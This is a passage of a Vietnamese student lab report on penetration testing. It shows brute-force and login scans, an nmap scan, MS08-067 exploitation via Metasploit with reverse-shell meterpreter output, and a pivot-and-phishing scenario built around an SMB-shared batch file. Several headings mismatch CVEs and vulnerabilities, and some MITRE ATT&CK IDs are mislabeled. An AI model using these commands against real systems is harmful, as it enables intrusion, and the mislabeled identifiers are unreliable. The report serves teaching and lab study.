- Thông báo cho biết rằng sau khi tấn công thành công, nhóm đã mở được phiên shell trên máy chủ mục tiêu, và nó sẽ chạy lệnh từ máy tấn công trên cổng 4444 và kết nối ngược với máy chủ mục tiêu trên cổng 35503. Phiên shell này cho phép thực hiện các lệnh và tác vụ khác trên máy chủ mục tiêu từ xa.



d. Brute force SSH login.

Mục tiêu:

- Lấy quyền truy cập hệ thống.

Kỹ thuật:

- Kẻ tấn công sẽ sử dụng một công cụ brute force để thử các tên người dùng và mật khẩu khác nhau cho tài khoản SSH.
- Kẻ tấn công có thể sử dụng một công cụ như Hydra hoặc Nmap để thực hiện brute force.

Mối đe dọa:

- Kẻ tấn công có thể sử dụng kỹ thuật này để lấy quyền truy cập hệ thống trên máy chủ của nạn nhân.
- Kẻ tấn công có thể sử dụng quyền truy cập này để cài đặt phần mềm độc hại, đánh cắp dữ liệu hoặc thực hiện các hành động khác.

Mức độ nghiêm trọng:

- Kỹ thuật này có mức độ nghiêm trọng cao.

Các biện pháp phòng ngừa:

- Sử dụng mật khẩu mạnh và duy nhất cho tài khoản SSH.
- Kích hoạt xác thực hai yếu tố (2FA) cho tài khoản SSH.
- Hạn chế số lần đăng nhập thất bại cho tài khoản SSH.


Bảng MITRE ATT&CK:

ATT&CK Techniques	***Mục đích***
T1110: *Brute Force*	*Sử dụng phương pháp brute force để truy cập hệ thống hoặc tài khoản.*

- Cổng 6667 đang chạy dịch vụ Unreal IRCD, nhóm đồ án sẽ khai thác nó bằng một lỗ hổng backdoor có sẵn trong Metasploit.

Chi tiết thực hiện tấn công như sau:

- Sử dụng module ***auxiliary/scanner/rservices/rlogin_login*** để quét máy chủ sử dụng giao thức Rlogin để kiểm tra xem có thể đăng nhập bằng các tên người dùng và mật khẩu cụ thể hay không.
- Đặt giá trị **username** muốn kiểm tra là "***root***".
- Sau khi chạy lệnh exploit thì nhận được thông báo rằng quá trình kiểm tra đã thành công và nhóm đã đăng nhập vào máy chủ mục tiêu bằng tên người dùng "***root***" và không cần mật khẩu. Đồng thời nhóm đã mở một phiên shell (Command shell) trên máy client và có quyền kiểm soát từ xa trên máy chủ. Phiên shell này mở cổng 1023 trên máy tấn công và kết nối đến cổng 513 trên máy client.



e. VNC Login Sweep.

Mục tiêu:

- Lấy quyền truy cập hệ thống.

Kỹ thuật:

- Kẻ tấn công sẽ sử dụng một công cụ để quét mạng cho các máy tính đang chạy VNC.
- Khi tìm thấy một máy tính đang chạy VNC, kẻ tấn công sẽ cố gắng đăng nhập vào máy tính bằng một danh sách các tên người dùng và mật khẩu tiềm năng.

Mối đe dọa:

- Kẻ tấn công có thể sử dụng kỹ thuật này để lấy quyền truy cập hệ thống trên máy tính của nạn nhân.
- Kẻ tấn công có thể sử dụng quyền truy cập này để cài đặt phần mềm độc hại, đánh cắp dữ liệu hoặc thực hiện các hành động khác.

Mức độ nghiêm trọng:

- Kỹ thuật này có mức độ nghiêm trọng cao.

Các biện pháp phòng ngừa:


- Sử dụng mật khẩu mạnh và duy nhất cho tài khoản VNC.
- Kích hoạt xác thực hai yếu tố (2FA) cho tài khoản VNC.
- Hạn chế số lần đăng nhập thất bại cho tài khoản VNC.

Bảng MITRE ATT&CK:

ATT&CK Techniques	***Mục đích***
T1110: *Brute Force*	*Sử dụng phương pháp brute force để truy cập hệ thống hoặc tài khoản.*

Chi tiết cụ thể tấn công:

- Sử dụng mô-đun **auxiliary/scanner/vnc/vnc_login** để scan các máy chủ VNC (Virtual Network Computing) để kiểm tra xem có thể đăng nhập vào chúng bằng tên người dùng và mật khẩu cụ thể hay không.




Các thông báo thể hiện như sau:

- ***Credential data will not be saved!:*** Thông báo không có dữ liệu chứng thực (Credential data) được lưu trữ trong cơ sở dữ liệu.
- ***Login Successful: :password:*** Cho biết quá trình quét VNC đã tìm thấy một tên người dùng và mật khẩu thành công, trong trường hợp này, tên người dùng là trống (Không có tên người dùng được cung cấp) và mật khẩu là ":password".
- ***192.168.111.144:5900 - Scanned 1 of 1 hosts (100% complete):*** Quá trình quét đã hoàn thành và đã kiểm tra máy chủ VNC mục tiêu thành công.

3. Khai thác máy Server.

- Địa chỉ IP máy Server ***192.168.111.146***.



- Sử dụng nmap scan như ở phía trên ta được thông tin như sau:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -p- 192.168.111.146

Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-05 08:24 EST
Nmap scan report for 192.168.111.146
Host is up (0.00041s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 18.93 seconds
```

Ở đây có 3 cổng được mở ứng với các thông tin:

- ***135/tcp open msrpc:*** Cổng 135 có trạng thái mở và chạy dịch vụ "msrpc", liên quan đến Microsoft Remote Procedure Call (RPC), một giao thức để gọi hàm từ xa.
- ***139/tcp open netbios-ssn:*** Cổng 139 cũng có trạng thái mở và chạy dịch vụ "netbios-ssn", liên quan đến NetBIOS Session Service.
- ***445/tcp open microsoft-ds:*** Cổng 445 có trạng thái mở và chạy dịch vụ "microsoft-ds", liên quan đến Microsoft Directory Service, một dịch vụ trong mạng Windows.

a. Khai thác lỗ hổng Microsoft Exchange Server ProxyLogon (CVE-2021-26411).

Mục tiêu:

- Lấy quyền truy cập hệ thống.

Kỹ thuật:

- Kẻ tấn công sẽ sử dụng một công cụ để gửi yêu cầu HTTP với một chuỗi ký tự đặc biệt.
- Yếu tố bảo mật bị khai thác là cách thức mà Microsoft Exchange Server xử lý các yêu cầu HTTP. Microsoft Exchange Server sẽ thực thi mã độc trong chuỗi ký tự đặc biệt.

Mối đe dọa:

- Kẻ tấn công có thể sử dụng kỹ thuật này để lấy quyền truy cập hệ thống trên máy chủ Microsoft Exchange Server của nạn nhân.
- Kẻ tấn công có thể sử dụng quyền truy cập này để cài đặt phần mềm độc hại, đánh cắp dữ liệu hoặc thực hiện các hành động khác.

Mức độ nghiêm trọng:

- Kỹ thuật này có mức độ nghiêm trọng cao.

Các biện pháp phòng ngừa:

- Cập nhật Microsoft Exchange Server lên phiên bản 2013 SP3 CU26, 2016 CU19, 2019 CU18 hoặc 2021 CU11.
- Sử dụng một bộ lọc ứng dụng web để ngăn chặn các yêu cầu HTTP có chứa chuỗi ký tự đặc biệt.

Bảng MITRE ATT&CK:

ATT&CK Techniques	***Mục đích***
T1060: *Exploit Public-Facing Application*	*Sử dụng một ứng dụng web có sẵn công khai để khai thác lỗ hổng bảo mật.*
T1190: *Memory Exhaustion*	*Sử dụng kỹ thuật này để tiêu thụ tài nguyên hệ thống của máy chủ nạn nhân.*

T1496: *Resource Exhaustion*	*Sử dụng kỹ thuật này để tiêu thụ tài nguyên hệ thống của máy chủ nạn nhân.*

Chi tiết tấn công như sau:

- Lỗ hổng MS08-067 liên quan đến dịch vụ Server Message Block (SMB) trong hệ thống Windows. Tin tặc có thể tận dụng lỗ hổng này bằng cách gửi một gói tin độc hại tới máy chủ SMB mục tiêu. Khi máy chủ nhận gói tin này, lỗ hổng sẽ được kích hoạt và cho phép tin tặc thực thi mã từ xa trên máy chủ.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.111.146
RHOST => 192.168.111.146
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.111.131:4444
[*] 192.168.111.146:445 - Automatically detecting the target...
[*] 192.168.111.146:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.111.146:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.111.146:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.111.146
[*] Meterpreter session 1 opened (192.168.111.131:4444 → 192.168.111.146:1043) at 2023-11-05 08:08:24 -0500

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.111.146 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Các thông tin đáng chú ý như sau:

- **Sending stage (175686 bytes) to 192.168.111.146**: Metasploit đã gửi một payload có kích thước 175.686 byte đến máy mục tiêu.
- **Meterpreter session 1 opened (192.168.111.131:4444 → 192.168.111.146:1043) at 2023-11-05 08:08:24 -0500**: Tấn công đã thành công và nhóm đã mở một phiên Meterpreter trên máy server, cho phép tương tác với máy server.

b. Khai thác lỗ hổng Windows Print Spooler (CVE-2022-21978).

Mục tiêu:

- Lấy quyền truy cập hệ thống.

Kỹ thuật:

- Kẻ tấn công sẽ sử dụng một công cụ để gửi yêu cầu RPC với một chuỗi ký tự đặc biệt.

- Yếu tố bảo mật bị khai thác là cách thức mà Windows Print Spooler xử lý các yêu cầu RPC. Windows Print Spooler sẽ thực thi mã độc trong chuỗi ký tự đặc biệt.

Mối đe dọa:

- Kẻ tấn công có thể sử dụng kỹ thuật này để lấy quyền truy cập hệ thống trên máy tính Windows của nạn nhân.
- Kẻ tấn công có thể sử dụng quyền truy cập này để cài đặt phần mềm độc hại, đánh cắp dữ liệu hoặc thực hiện các hành động khác.

Mức độ nghiêm trọng:

- Kỹ thuật này có mức độ nghiêm trọng cao.

Các biện pháp phòng ngừa:

- Cập nhật Windows lên phiên bản 20H2 Build 19042.1586 hoặc mới hơn.
- Sử dụng một bộ lọc ứng dụng web để ngăn chặn các yêu cầu RPC có chứa chuỗi ký tự đặc biệt.

Bảng MITRE ATT&CK:

ATT&CK Techniques	***Mục đích***
T1060: *Exploit Public-Facing Application*	*Sử dụng một dịch vụ mạng có sẵn công khai để khai thác lỗ hổng bảo mật.*
T1190*: Memory Exhaustion*	*Sử dụng kỹ thuật này để tiêu thụ tài nguyên hệ thống của máy tính nạn nhân.*
T1496: *Resource Exhaustion*	*Sử dụng kỹ thuật này để tiêu thụ tài nguyên hệ thống của máy tính nạn nhân.*

Chi tiết thực hiện tấn công:


- Ở đây nhóm tìm kiếm được một lỗ hổng về giao thức DCERPC (Distributed Computing Environment / Remote Procedure Call). DCERPC thường được sử dụng trong môi trường Windows để thực hiện các tác vụ từ xa.

- Thực hiện tìm kiếm cách khai thác lỗ hổng này nhóm tìm kiếm được một link hướng dẫn như sau: https://www.offsec.com/metasploit-unleashed/scanner-dcerpc-auxiliary-modules/.
- Tiến hành khai thác.

- Nhóm sử dụng module **auxiliary(scanner/dcerpc/tcp_dcerpc_andstor)** để thực hiện tấn công.
- Đặt host mục tiêu (RHOST) là địa chỉ ***IP 192.168.111.146.***
- Gõ **exploit** để bắt đầu cuộc khai thác trên máy Server.
- **Auxiliary module execution completed** thông báo rằng việc thực hiện module auxiliary đã hoàn thành.

4. Kịch bản nâng cao.

- Mô hình tấn công nâng cao.



Hướng thực hiện của kịch bản này như sau.


- Đầu tiên attacker thực hiện tấn công chiếm quyền điều khiển vào shell máy client. Từ shell client này tạo một mã độc và dụ cho máy server thực thi nó và từ đó tấn công đến máy server từ máy client đã chiếm được.
- Đầu tiên thực hiện tấn công và chiếm quyền điều khiển của máy client với lỗ hổng ***MS08-067***.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.111.146
RHOST => 192.168.111.146
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.111.131:4444
[*] 192.168.111.146:445 - Automatically detecting the target...
[*] 192.168.111.146:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.111.146:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.111.146:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.111.146
[*] Meterpreter session 1 opened (192.168.111.131:4444 -> 192.168.111.146:1034) at 2023-11-09 03:28:54 -0500

meterpreter > shell
```

- Từ meterpreter chúng ta truy cập vào shell máy client bằng lệnh shell.

```
meterpreter > shell
Process 1624 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd C:\Documents and Settings\Owner\Local Settings\Application Data\Microsoft\CD Burning\aa
cd C:\Documents and Settings\Owner\Local Settings\Application Data\Microsoft\CD Burning\aa

C:\Documents and Settings\Owner\Local Settings\Application Data\Microsoft\CD Burning\aa>echo. > block_network.bat
echo. > block_network.bat

C:\Documents and Settings\Owner\Local Settings\Application Data\Microsoft\CD Burning\aa>echo @Echo off >> block_network.bat
echo @Echo off >> block_network.bat

C:\Documents and Settings\Owner\Local Settings\Application Data\Microsoft\CD Burning\aa>echo Nhom_Flappy_bird >> block_network
echo Nhom_Flappy_bird >> block_network.bat

C:\Documents and Settings\Owner\Local Settings\Application Data\Microsoft\CD Burning\aa>echo Pause >> block_network.bat
echo Pause >> block_network.bat
```


- Từ shell này tạo một file thực thi có tên ***block_network.bat***.




- Nội dung tệp ***block_network.bat*** như sau.

```
C:\Documents and Settings\Owner\Local Settings\Application Data\Microsoft\CD Burning\aa>type block_network.bat
type block_network.bat

@Echo off
Nhom_Flappy_bird
Pause

C:\Documents and Settings\Owner\Local Settings\Application Data\Microsoft\CD Burning\aa>net share MyShare22="C:\Documents and
net share MyShare22="C:\Documents and Settings\Owner\Local Settings\Application Data\Microsoft\CD Burning\aa"
The name has already been shared.

More help is available by typing NET HELPMSG 2118.


C:\Documents and Settings\Owner\Local Settings\Application Data\Microsoft\CD Burning\aa>
```


- Sau khi tạo tệp thực thi này thì nhóm đồ án tiến hành chia sẻ tệp thực thi này cho máy server bằng giao thức smb và giả sử trường hợp máy server này thực thi tập tin này để từ đó nhóm đồ án có thể tấn công được máy server. Dưới đây là hai lệnh để chia sẻ file bằng giao thức SMB.



- Hình ảnh tệp ***bock_network.bat*** trên máy server đã được chia sẻ.



- Cuối cùng thì sử dụng kỹ thuật ***phishing*** để lừa máy chủ thực thi tập tin này thì nhóm đồ án đã thực hiện tấn công thành công.



⇨ Khi máy server chạy tệp batch này, nó sẽ tắt việc hiển thị lệnh, in ra dòng văn bản "***Nhom_Flappy_bird***", và sau đó tạm dừng để chờ người dùng nhấn một phím để đóng cửa sổ.

IV. Tổng kết.

- Trong đồ án này, nhóm đồ án đã đạt được những mục tiêu quan trọng sau.

